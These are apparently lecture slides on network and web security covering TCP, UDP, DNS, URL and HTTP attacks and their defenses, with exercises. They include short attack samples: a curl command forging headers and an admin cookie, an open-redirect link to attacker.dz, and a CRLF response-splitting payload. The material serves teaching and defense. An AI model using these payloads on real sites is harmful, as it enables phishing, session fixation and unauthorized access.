- ✓ Log address, port and timestamp (attribution behind NAT)
- ✓ Encrypt end to end: the path is never trusted

AVOID

- × Mistaking NAT for a firewall
- × Leaving UPnP and forgotten port forwards
- × Accepting an invalid certificate “just this once”
- × Believing traffic is private because it stays “in the country”

Further reading — gateways and the Internet core (2/2)

Standards

- RFC 1812 — requirements for routers — https://www.rfc-editor.org/rfc/rfc1812
- RFC 3022 — NAT — https://www.rfc-editor.org/rfc/rfc3022
- RFC 6598 — CGNAT range — https://www.rfc-editor.org/rfc/rfc6598
- RFC 4271 — BGP-4 — https://www.rfc-editor.org/rfc/rfc4271
- RFC 6811 — origin validation (ROV) — https://www.rfc-editor.org/rfc/rfc6811
- NRO, the five regional registries — https://www.nro.net/about/rirs/

Case studies and current state

- RIPE NCC, YouTube hijacking (2008) — https://www.ripe.net/publications/news/youtube-hijacking-a-ripe-ncc-ris-case-study/
- Cloudflare, MyEtherWallet (2018) — https://blog.cloudflare.com/bgp-leaks-and-crypto-currencies/
- Cisco Talos, VPNFilter (2018) — https://blog.talosintelligence.com/vpnfilter/
- MANRS, operator best practices — https://manrs.org/netops/
- Submarine cable map — https://www.submarinecablemap.com/
- AFRINIC, IPv4 exhaustion — https://afrinic.net/exhaustion

Your turn — Internet (1/2)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** A router has the routes: `0.0.0.0/0` via R1; `10.0.0.0/8` via R2; `10.1.0.0/16` via R3; `10.1.2.0/24` direct. Which way do packets go to `10.1.2.7`, `10.1.9.9`, `10.200.0.1` and `8.8.8.8`?
2. **Analysis** With the NAT table from the slide, plus a manual port forward `198.51.100.7:8080` → `192.168.1.30:80`: what happens to an incoming packet to `:40002`? to `:40050`? to `:8080`?
3. **Analysis** A traceroute shows: `1 192.168.1.1 1 ms; 2 198.51.100.1 7 ms; 3 * * *; 4 198.51.100.40 15 ms; 5 192.0.2.17 44 ms; 6 203.0.113.10 46 ms`. What does line 3 mean? Where is the Mediterranean crossing most likely located?
4. **MCQ** In 2008, why did Pakistan Telecom's announcement attract YouTube's traffic? (A) it was signed by the RPKI; (B) it carried a more specific prefix (/24) than YouTube's (/22); (C) Pakistan Telecom is a Tier 1; (D) the packets' TTL was larger.
5. **True/false** "If all operators performed route origin validation (ROV), no BGP hijack would be possible anymore." Justify.

Your turn — Internet (2/2)

Continued: NAT

6. **Analysis** A university residence reaches the Internet through a single public address. An infected host opens 60 000 outgoing connections in one minute. What do the 300 other students notice? Which property (C, I or A) is affected? What defense on the router?

7. **MCQ** The living-room console hosts an online game although no port forward was configured on the router. Which mechanisms can explain it? (A) UPnP; (B) *hole punching*; (C) ARP poisoning; (D) BGP hijacking.

8. **True/false** "My machines are behind a NAT router: they do not need a firewall." Justify, then say what the move to IPv6 changes.

9. **Analysis** An employee visits a booby-trapped page; a few seconds later, the office printer (`192.168.1.50`) is reachable from the Internet. Name the attack, explain it in three steps and give two defenses.

TRANSPORT LAYER

TCP, UDP and DNS

How two machines open a connection, how a name becomes an address — and why these mechanisms, designed for a trusted network, can be attacked.

Warm-up question

Think before we start

When you type `bank.dz`, how does your machine know which address to connect to — and why would it believe the first answer it receives?

Also think about what the server "believes" when it receives your very first message.

Ports and sockets: which program gets it? (1/7)

IP carries the packet to the **machine**. TCP and UDP deliver it to the right **program**, identified by a **port** (16-bit number, from 0 to 65 535).

Port	Service	Transport
22	SSH	TCP
25	SMTP (email)	TCP
53	DNS	UDP (and TCP)
80	HTTP	TCP
123	NTP (time)	UDP
443	HTTPS	TCP (UDP for HTTP/3)
3306	MySQL	TCP
3389	Remote Desktop	TCP

Well-known ports and ephemeral ports

The server listens on a **fixed, well-known** port (0–1023: standard services). The client uses a randomly chosen **ephemeral** port (49 152–65 535 per IANA; 32 768–60 999 on Linux).

The socket


A **socket** is an endpoint: IP address + port. A **connection** is identified by five values: **protocol, source IP, source port, destination IP, destination port**. Example: `TCP 192.168.1.20:51000` → `203.0.113.10:443`.

Concept — open port = attack surface

Every port that accepts connections is a door to a program, with its possible vulnerabilities. Closing unnecessary services and filtering ports at the firewall reduces the attack surface; listing them from outside (port scanning) is the first step of any attack.

How it works: opening a TCP connection (2/7)

Before exchanging any data, client and server agree in three messages: the *three-way handshake*.



The three messages


1. **SYN**: "I want to open; my starting number is x"
2. **SYN-ACK**: "OK; I received x; mine is y"
3. **ACK**: "I received y; let's talk"

Weakness — the detail that matters

From message 1 on, the server **reserves memory** (a TCB, *Transmission Control Block*) for this "half-open" connection, **before any proof** that the client exists. These reservations have **limited** room. Remember this.

Close-up: inside a TCP segment (3/7)

The TCP header (RFC 9293) is at least **20 bytes**; it directly follows the IP header.



The eight **flags**: `CWR`, `ECE` (congestion) — `URG` (urgent) — `ACK` (the acknowledgment field is valid) — `PSH` (deliver without waiting) — `RST` (cut off abruptly) — `SYN` (open) — `FIN` (close gracefully).

Close-up: inside a TCP segment (4/7)

The SYN flag

A segment with `SYN = 1` requests an opening. The **initial sequence number** (ISN), chosen by each side, must be unpredictable: echoed back by the other side, it proves the latter did receive the reply (we will reuse this for SYN cookies).

Sequence and acknowledgment: the memory of TCP

Every byte sent is numbered. The receiver acknowledges "I received everything up to n, send me $n + 1$". Whatever is not acknowledged in time is **retransmitted**; whatever arrives out of order is put back in order. This is what makes TCP reliable.

Weakness — a tiny message

A SYN (IP + TCP headers) weighs only **40 to 60 bytes**, and nothing checks the source address written in the IP packet. Flooding a server with spoofed-source SYNs costs almost nothing.

Exploitation — the system fingerprint

The initial window, the order of options and the TTL differ from one system to another: by observing a single SYN (`p0f`, passive) or by sending a few probes (`nmap -O`, active), one guesses the target's operating system — valuable information for choosing an attack.

Who fills what: application, kernel, network card (5/7)

A program never builds its own headers: it hands its data to the system, which wraps it layer by layer.

Who	What it does	What it fills
The application (browser)	`connect`, `send`, `recv`, `close`	the data (the HTTP request)
The kernel TCP/IP stack	splits, numbers, acknowledges, retransmits (`tcpip.sys` on Windows, Linux kernel)	TCP and IP headers (ports, seq., ack, TTL…)
The network card driver	transmits over the cable or the air	the Ethernet / Wi-Fi frame (MAC addresses)

MTU and MSS: how much data per segment?

Ethernet MTU = 1 500 bytes per IP packet. That leaves 1 500 − 20 (IP) − 20 (TCP) = **1 460** bytes of data: this is the **MSS** (*Maximum Segment Size*), announced in the SYN. A TCP segment therefore normally fits in **a single** IP packet.

Weakness — the raw socket

With `SOCK_RAW` and the `IP_HDRINCL` option, a program with administrator rights writes the IP header **itself**, source address included. Nothing then checks this address: this is the basis of spoofing (*IP spoofing*), SYN floods and amplification.


Full scenario: a 2 000-byte page, segment by segment (6/7)

A 100-byte `GET` request, a 2 000-byte page, an MSS of 1 460. The sequence number is the position of the segment's **first byte**; the acknowledgment, the **next byte expected**.

#	Direction	Flags	Seq.	Ack	Data
1	Client → Server	`SYN`	1000	–	none
2	Server → Client	`SYN, ACK`	5000	1001	none
3	Client → Server	`ACK`	1001	5001	none
4	Client → Server	`ACK, PSH`	1001	5001	`GET` (100 bytes)
5	Server → Client	`ACK`	5001	1101	page (1 460 bytes)
6	Server → Client	`ACK, PSH`	6461	1101	page (540 bytes)
7	Client → Server	`ACK`	1101	7001	none

Check line by line: the SYN "consumes" one number (1000 → 1001); 1001 + 100 = 1101; 5001 + 1 460 = 6461; 6461 + 540 = 7001. The client acknowledges both segments of the page with a single ACK (line 7). Observe it in Wireshark ("relative" numbers disabled).

How it works: exchanging, then closing the connection (7/7)



Reliability and throughput

Acknowledgments and retransmissions guarantee delivery. The **window** announces how many bytes the receiver can still accept (flow control); the sender speeds up or slows down according to losses (congestion control).

Two ways to close

FIN: polite closing, each direction closes and is acknowledged.
RST: immediate cut, without discussion (closed port, error, or... attacker).

Weakness — who is allowed to cut?

An RST is accepted if it carries the right addresses, the right ports and a **plausible** sequence number. Anyone who sees the connection go by knows all of that.

Reminder: the half-open connection queue (1/4)

TCP is reliable: the server keeps track of every connection. At first, a connection is **half-open** (SYN received, ACK awaited) and occupies a slot in a queue of **limited** size, the *SYN backlog*.




Half-open queue (limited size):



Under normal conditions

The ACK arrives within a few milliseconds: the connection becomes established and **frees** its slot; the queue stays almost empty. If the ACK does not arrive, the server resends its SYN-ACK and then gives up: on Linux, the slot stays blocked for **about one minute** (5 retransmissions by default, `tcp_synack_retries`).

The exploit: SYN flood (2/4)



Exploitation — saturating the queue

The attacker sends thousands of SYNs with **spoofed** source addresses. Each SYN takes a slot in the queue; the ACK, never sent, will not free it. The SYN-ACKs go to addresses that do not answer.

Weakness — the asymmetry


A SYN costs the attacker a few dozen bytes; it costs the server a slot and a timeout. Queue full: new SYNs, **including those of real clients**, are rejected. This is a **denial of service** (DoS).

Historical landmark

September 1996: the New York ISP **Panix** is paralyzed for several days by a SYN flood. CERT publishes advisory CA-1996-21; the decisive defense, SYN cookies, is proposed the same year.

Close-up: how a SYN cookie works (3/4)

Idea by D. J. Bernstein and E. Schenk (1996): instead of **storing** the connection state, the server **encodes** it in the sequence number it sends back.



The computation

cookie = *time* ‖ *MSS* ‖ H(*addresses*, *ports*, *time*, *secret*)

H is a cryptographic hash function and the *secret* is known only to the server: the attacker cannot forge a valid cookie.

Defense — prove before allocating

Only a client that has **actually received** the SYN-ACK can send back cookie +1. The server creates the state only at that moment. No more queue to saturate. On Linux: `net.ipv4.tcp_syncookies = 1` (enabled by default; used when the queue overflows).

The defense: reserve nothing before the proof (4/4)

Defense — three complementary levels

- **SYN cookies** (on the server): the state is encoded, not stored; the flaw is fixed at the root
- **Anti-spoofing filtering, BCP 38** (RFC 2827, at the operators): edge routers reject packets whose source address does not belong to the originating network; this fixes the flaw "source address not verified"
- **Rate limiting and absorption** (upstream): firewalls, load balancers and anti-DDoS services cap SYNs per source and absorb peaks

The cloakroom ticket: a cloakroom with no room (the queue) would hand out an **unforgeable** ticket without keeping the coat; only whoever comes back with the ticket gets a hook. The SYN cookie is that ticket.

Linux settings (`/etc/sysctl.conf`)

```
net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_max_syn_backlog = 4096
net.ipv4.tcp_synack_retries = 2
```

Enlarge the queue, give up sooner (2 resends instead of 5).

Concept — the transferable lesson

Grant no resource and no trust until the peer has proven it is real. We will find exactly this idea higher up the stack: the anti-CSRF token is the "SYN cookie" of the Web application.

Reference: RFC 4987, *TCP SYN Flooding Attacks and Common Mitigations* (2007).

Flaw: guessing or seeing sequence numbers (1/2)

Weakness — the sequence number acts as a password

TCP has no authentication: a segment is accepted if it carries the right addresses, the right ports and a sequence number within the expected window. Whoever knows this number can **speak on behalf** of either side.

Exploitation — blind: predicting

If initial numbers are predictable, an attacker who **does not see** the traffic can open a connection with a spoofed source address and inject commands, without ever reading the replies.

December 25 1994: K. Mitnick versus T. Shimomura

Famous attack: sequence number prediction and spoofing of a trusted machine, whose address alone was enough to be accepted (`rsh`), which he had first silenced with a SYN flood. It made unpredictable initial numbers mandatory (RFC 1948 in 1996, today RFC 6528).

Exploitation — on the path: seeing

An attacker **on the path** (poisoned local network, compromised gateway) reads the numbers live: they can inject data into the connection (*session hijacking*) or cut it with a fake RST. Censorship equipment cuts connections remotely this way.

Defense — do not entrust authentication to TCP

Random ISNs (RFC 6528), blind-RST checks (RFC 5961); and above all **TLS** or **SSH**: an injected segment fails the cryptographic check. Never base authentication on the IP address alone.

Exploiting TCP replies: port scanning (2/2)

To map a target, the attacker (or the auditor, Lab 1) sends a SYN to each port and interprets the reply, without ever completing the handshake (*SYN scan*, `nmap -sS`).

We send	We receive	Conclusion
SYN to port 443	SYN-ACK	**open: a service is listening**
SYN to port 23	RST	**closed: the machine exists, no service**
SYN to port 3389	nothing, or ICMP "unreachable"	**filtered: a firewall is in the way**
UDP datagram to port 161	ICMP "port unreachable"	**closed (otherwise: open or filtered)**

Weakness — a talkative protocol

TCP politely answers everyone: through its replies (SYN-ACK, RST), it reveals which services are running, before any authentication.


Defense — show as little as possible

Close unnecessary services; a firewall that **drops** rather than rejects; administration services (SSH, databases) never exposed to the whole Internet, but behind a VPN.

Scanning systems without written authorization from their owner may be prosecuted as an offense against automated data processing systems (in Algeria: Algerian Penal Code, art. 394 bis et seq.). Always work on your own machines or under an audit mandate.

UDP: speed, without connection or guarantee (1/2)

Sometimes we want to go fast, without the TCP handshake: video call, online game, DNS query. UDP sends a **datagram** and "forgets": no opening, no acknowledgment.



	TCP	UDP
Prior connection	yes (3 messages)	no
Guaranteed delivery and order	yes	no
"Proven" source address	yes, by the handshake	**no**
Uses	Web, email, SSH	DNS, NTP, VoIP, QUIC


Weakness — the source address is not verified

Without a handshake, nothing proves that the source address written in the packet is the real one: it can be **spoofed** (*IP spoofing*). The server replies to the given address, whatever it is.

QUIC (HTTP/3) runs over UDP but sends no more than three times what it has received until the client's address is validated (RFC 9000, *Retry* token): the lesson of TCP was learned.

Close-up: inside a UDP datagram (2/2)

The UDP header (RFC 768, 1980) is only **8 bytes**: four fields, and nothing else.




What is missing compared to TCP	Practical consequence	Security consequence
sequence numbers and acknowledgments	losses and reordering possible	no trace of a conversation
handshake	immediate sending, low latency	**source never confirmed**
connection state	the server remembers nothing	no SYN flood... but easy reflection

Each UDP application must rebuild what it needs itself: transaction identifier (DNS), numbering (RTP for voice), encryption and address validation (QUIC). When it forgets, UDP becomes the favorite tool of spoofing attacks.

Reminder: how a name becomes an address (1/2)

We type a name (`bank.dz`), but machines talk to each other by address. **DNS** is the directory that translates the name into an address, **even before** the TCP connection.



Only then

The browser connects to the address obtained (TCP, then TLS and HTTP). The resolver keeps the answer in **cache** for its validity period (DNS TTL, in seconds — unrelated to the TTL of IP packets) and will serve it again to all its clients.

The 203.0.113.0/24 addresses are reserved for documentation (RFC 5737).

Flaw: DNS cache poisoning (2/2)

Weakness — an answer without proof of authenticity

A classic DNS answer travels over UDP and is not signed. The resolver accepts it if it "looks like" the expected answer: same question, same transaction identifier (16 bits), same port.

Exploitation — making the directory lie

The attacker floods the resolver with fake answers, guessing the identifier. If they answer before the real server, `bank.dz` points to their address, **for all the resolver's clients** and for the whole TTL. The user types the right name and lands on a fake site.

Landmark: D. Kaminsky (2008)

Kaminsky shows that by querying nonexistent subdomains, the attacker tries again without waiting for the cache to expire and, through a fake delegation, hijacks **the whole domain** in a few seconds to a few minutes. Coordinated fix (July 2008): also randomize the **source port**.

Defense — proving the answer

- Random source port and identifier (probabilistic security)
- **DNSSEC**: answers are **signed** by the zone; the resolver verifies
- DNS over TLS / HTTPS: protects the client–resolver path, not the answer itself

The exploit: reflection and amplification (1/2)

Reflection: make a third party reply to the victim (spoofed source address). **Amplification**: pick a third party whose reply is much bigger than the question. The two add up.



Exploitation — drowning the victim in other people's answers

The attacker spoofs the victim's address and queries servers whose replies are **much bigger** than the question. All the replies go to the victim. With thousands of "reflector" servers, this is a **distributed denial of service** (DDoS) of which the attacker pays only a fraction.

Concept — availability

SYN flood and amplification target **availability**, the third pillar of the CIA triad: preventing the service from answering real users. Nothing is "stolen", it is "drowned". Common root: the trust granted to the source address.

Amplification: orders of magnitude and defenses (2/2)

Protocol (UDP)	Factor
DNS (large answer)	28 to 54
SSDP (UPnP discovery)	≈ 31
NTP (`monlist` command)	≈ 557
Memcached	up to 51 000

Source: US-CERT/CISA, alert TA14-017A (revised in 2018 and 2019).

Landmark: GitHub (February 28 2018)

A **1.35 Tb/s** attack by reflection off Memcached servers exposed on the Internet: a request of a few dozen bytes, a reply of several hundred kilobytes.

Defense — drying up the source and the reflectors

- **BCP 38**: without address spoofing, no reflection
- **Close the reflectors**: no DNS resolver open to the whole Internet, `monlist` disabled, Memcached never exposed over UDP
- **Limit the answers**: *Response Rate Limiting* on authoritative DNS servers
- **Absorb**: anti-DDoS services and content delivery networks (CDN) upstream of the victim

Design rule: a service should never reply much bigger than the question **before** having verified the requester's address (this is what QUIC does).

Key takeaways: TCP, UDP and DNS (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ **Prove before allocating**: SYN cookies, no resource before the proof
- ✓ **Reduce the surface**: close unnecessary ports, filter the rest
- ✓ **Authenticate above TCP**: TLS, SSH, never the IP address alone
- ✓ **Filter at the source** (BCP 38) and **rate-limit**
- ✓ **Harden UDP services** and **sign DNS answers** (DNSSEC)

AVOID

- × Trusting a packet's source address: it is not verified
- × Committing resources on a mere unconfirmed request
- × Exposing SSH, a database or remote desktop to the whole Internet
- × Exposing a service that replies much bigger than the question
- × Leaving a DNS resolver or a Memcached open to the whole Internet

Further reading — TCP, UDP and DNS (2/2)

Standards

- RFC 9293 — TCP — https://www.rfc-editor.org/rfc/rfc9293
- RFC 768 — UDP — https://www.rfc-editor.org/rfc/rfc768
- RFC 4987 — SYN flood and defenses — https://www.rfc-editor.org/rfc/rfc4987
- RFC 6528 — initial sequence numbers — https://www.rfc-editor.org/rfc/rfc6528
- RFC 5961 — blind injections — https://www.rfc-editor.org/rfc/rfc5961
- RFC 4033 — DNSSEC — https://www.rfc-editor.org/rfc/rfc4033

Online

- D. J. Bernstein, SYN cookies — https://cr.yp.to/syncookies.html
- Nmap, scanning techniques — https://nmap.org/book/man-port-scanning-techniques.html
- IANA, port registry — https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml
- CERT VU#800113, Kaminsky flaw — https://www.kb.cert.org/vuls/id/800113
- CISA TA14-017A, UDP amplification — https://www.cisa.gov/news-events/alerts/2014/01/17/udp-based-amplification-attacks
- GitHub, incident report (2018) — https://github.blog/news-insights/company-news/ddos-incident-report/

Your turn — TCP, UDP and DNS (1/1)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** The client chooses ISN 4000, the server ISN 9000. Give seq and ack of the three messages of the handshake. The client then sends 200 bytes; the server acknowledges and replies with 1 000 bytes. Give seq and ack of these two segments, and the client's final ack.
2. **Analysis** Authorized scan of the lab machine: 22/tcp SYN-ACK; 23/tcp RST; 3306/tcp no reply; 53/udp DNS answer; 161/udp ICMP "port unreachable". State of each port, and one measure to reduce the attack surface?
3. **Calculation** The server keeps 1 024 half-open slots, each blocked about 63 s, without SYN cookies. How many SYNs per second are enough to keep the queue full? What do you conclude?
4. **MCQ** The SYN cookie avoids: (A) encryption of the traffic; (B) allocating state before the client has proven it receives the replies; (C) address spoofing; (D) port scanning.
5. **Calculation + T/F** The attacker sends 100 Mb/s, DNS factor 50: what throughput does the victim receive? True or false: "DNS over HTTPS on workstations prevents poisoning of the resolver's cache."

APPLICATION LAYER

The URL and the HTTP protocol

"It starts with a URL": the gateway to the Web, a memoryless text language, and ambiguities that attackers exploit.

Warm-up question


Think before we start

You receive a text message with a link that starts with `https://bank.dz`...
What **guarantees** that you will actually land on your bank's website?

Hint: read the link to the very end, character by character.

It all starts with a URL

A URL designates a resource on the network: in one line, **where to go** and **what to ask for**.



Two details that will matter

- The **fragment** (`#balance`) is **never sent to the server**: it stays in the browser, where JavaScript can read it (DOM-XSS, later)
- Between `//` and the last `@` lies the **userinfo** (name, even a password), **not the host**: the target machine is what follows the at sign

One URL, several readings

Zalewski devotes a whole chapter to it: URL syntax is so flexible that the human, the browser and the server do not always read it the same way.

Weakness — three classic confusions

- **The at sign**: `https://bank.dz@attacker.dz/` leads to `attacker.dz`; `bank.dz` is only a "user name"
- **Homographs** (internationalized names): b**a**nk.dz written with a Cyrillic "a" is another domain (`xn-bnk-...`) which, in an email or a document, looks almost identical
- **Diverging parsers**: `%2F` encoding, backslashes (`https://bank.dz\@attacker.dz`), upper case... A filter and the server behind it may understand two different hosts or paths

Defense — parse only once

Parse the URL with **the same standard library** (WHATWG URL) everywhere, then compare **components** (scheme, host), never raw strings.

Browsers now display names that mix alphabets in *punycode* (`xn-...`). User vigilance remains a weak defense.

How it works: an HTTP request and response

HTTP is **readable text**. The client sends a request, the server sends back a response:

The request (client → server)

```
GET /account HTTP/1.1
Host: bank.dz
Cookie: session=4f3a9c...
User-Agent: Mozilla/5.0
Accept: text/html
```

The response (server → client)

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=4f3a9c...; HttpOnly

<html> ... </html>
```

Headers

The top lines (**headers**) carry the metadata; an **empty line** separates them from the body. Remember the pair `Set-Cookie` (the server gives) / `Cookie` (the client sends back): it is what lets the server recognize the user from one request to the next.

HTTP/2 and HTTP/3 carry the same fields in binary, compressed form: the model stays the same, and gateways that translate back to HTTP/1.1 reopen line-break injections.

Close-up: the full anatomy of an HTTP request

A request has three parts: the request line, the headers, then (sometimes) a body. That is **all** the server receives to decide whether to act.

```
POST /transfer HTTP/1.1                          ← method, resource, version
Host: bank.dz
Cookie: session=4f3a9c...                        ← the identity, added automatically by the browser
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
                                                 ← empty line: end of headers
beneficiary=BOB&amount=1000                      ← the body: the form data
```

Methods (RFC 9110)

GET reads, **POST** submits, **PUT** replaces, **DELETE** deletes.
GET is called **safe**: the client requests **no change of state**; an application must therefore never attach an action to a GET. Several protections (SameSite=Lax) depend on it.

Response code families

2xx success (200 OK) — **3xx** redirection (302, `Location` header) — **4xx** client error (403, 404) — **5xx** server error (500).

Flaw: everything the client sends can be forged

The browser fills in the headers politely; but any program can write its own. `curl` is enough:

```
curl https://bank.dz/admin                          ← a single command, here on several lines
  -H "User-Agent: Mozilla/5.0 (Windows NT 10.0)"    ← pose as a browser
  -H "Referer: https://bank.dz/account"             ← "I come from your site"
  -H "Accept-Language: fr-DZ"                       ← language, often used for geolocation
  -H "X-Forwarded-For: 127.0.0.1"                   ← "I am the local machine"
  -H "Cookie: role=admin"                           ← an invented cookie
```

Weakness — HTTP is stateless and proof-free

Each request arrives alone, with whatever the client chose to write in it. `Host`, `Accept`, `Referer`, `User-Agent`, hidden form fields, JavaScript checks: nothing is guaranteed.

Defense — validate on the server side

Decide based on the **session** held by the server, never on a supplied header or field; revalidate on the server everything JavaScript checked; trust `X-Forwarded-For` only if it comes from your own load balancer.

Flaw: the open redirect

Weakness — an unchecked destination

Many sites redirect to an address passed as a parameter (return after login, for example), without checking where it leads.

```
https://bank.dz/login?next=/account              ← legitimate use
https://bank.dz/login?next=https://attacker.dz   ← misuse
```

Exploitation — visual trust

The victim sees `bank.dz` in the link, clicks, and lands on a fake site that imitates the bank to steal their credentials (**phishing**). The link also gets past spam filters, which trust the domain. Serious variant: hijacking the OAuth `redirect_uri` to steal an authorization code or a token.

Defense — go only where planned

- Accept only **internal paths** (`/...`), reject `//...`, `/\...` and absolute URLs
- Or a server-side **allowlist** of destinations
- Better: pass an **identifier** (`next=3`) rather than a URL

Flaw: header injection (HTTP response splitting)

Weakness — the structure is a line break

HTTP is text and headers are separated by line breaks (`CR LF`, i.e. `%0d%0a` in a URL). Data copied into a header can therefore **create** others.

```
GET /?lang=en%0d%0aSet-Cookie:%20session=ATTACKER     ← booby-trapped request

HTTP/1.1 200 OK
Set-Cookie: lang=en                                   ← header intended by the server
Set-Cookie: session=ATTACKER                          ← header added by the attacker
```

Exploitation — forging headers


Impose a known session cookie (**session fixation**), a redirect, or even a second complete response that an intermediate cache will store (**Web cache poisoning**). Described by A. Klein (Sanctum, 2004).

Defense — neutralize CR and LF

Reject or strip `CR` and `LF` from any data placed in a header, and let the framework build the headers: most now reject these characters. The risk persists in low-level code and in the `Location` header.

TLS: what the encryption layer guarantees (1/3)

TLS (*Transport Layer Security*) sits between TCP and HTTP. It is the successor of **SSL** (Netscape, 1995), abandoned and prohibited since 2015; the name survives in "OpenSSL", a **library** that implements TLS (like BoringSSL, LibreSSL, SChannel on Windows).



Guarantee	Mechanism	Against
Confidentiality	encryption (AES-GCM, ChaCha20)	eavesdropping (Wi-Fi, router, ISP)
Integrity	message authentication code	modification in transit
Authentication	server certificate, signed by a CA	the fake server (MITM)

Say "TLS", not "SSL": SSL 2.0 and 3.0 are broken (POODLE attack, 2014). In depth: Chapter 4 and Lab 4.

What TLS does not protect (2/3)

Weakness — what an observer still sees

- The **IP and TCP** headers: addresses, ports, time of each packet
- Often the **site name**: DNS query in clear and SNI field of the first TLS message (unless encrypted DNS and ECH)
- **Sizes** and **timings**: enough to guess a page or an action

Weakness — what TLS does not prevent

SYN flood and amplification (TLS starts after TCP), blocking, forged RST: the connection is cut, if not read.

Concept — a secure pipe — not a secure application

TLS protects the **path** between the browser and the server. At both ends, the data is in clear: CSRF, XSS and injections go through HTTPS just fine.

Exploitation — the poorly verified certificate

A client that accepts any certificate (ignored warning, mobile app that disables verification) no longer has authentication: the man-in-the-middle presents his own.

Plain HTTP, HTTPS and HSTS (3/3)

Weakness — everything travels in clear

With HTTP, every router and every Wi-Fi access point on the way can **read** the messages (passwords, session cookies) and **modify** them (inject a script). This is the **man-in-the-middle** attack (MITM).

HTTPS = HTTP inside TLS

TLS provides **confidentiality** (encryption), **integrity** (any modification is detected) and **server authentication** (certificate signed by an authority). See Chapter 4.

Exploitation — "SSL stripping"

M. Marlinspike (2009): the user types `bank.dz`, the first request goes out over HTTP; the man-in-the-middle serves it himself in clear and talks HTTPS with the bank. The padlock never appears — and nobody notices. Recent browsers try HTTPS first, but still fall back to HTTP: only HSTS closes the door.

Defense — HSTS (RFC 6797)

```
Strict-Transport-Security:
max-age=31536000; includeSubDomains; preload
```

The browser remembers that the site is HTTPS **only** and itself rewrites any `http://` address; the *preload* list (kept by browsers, outside the RFC) protects even the very first visit. HSTS also forbids bypassing a certificate error. Plus the `Secure` attribute on cookies.

Key takeaways: the URL and HTTP (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ Parse URLs with a standard library and compare components
- ✓ Accept only internal or allowlisted redirects
- ✓ Neutralize `CR`/`LF` before placing data in a header
- ✓ Reserve GET for reads: no action via GET
- ✓ HTTPS everywhere, HSTS with *preload*

AVOID

- × Redirect to a user-supplied URL without checking it
- × Copy raw data into a response header
- × Compare URLs as plain character strings
- × Serve even one sensitive page over HTTP

Further reading — URL and HTTP (2/2)

Standards

- WHATWG, URL Standard — https://url.spec.whatwg.org/
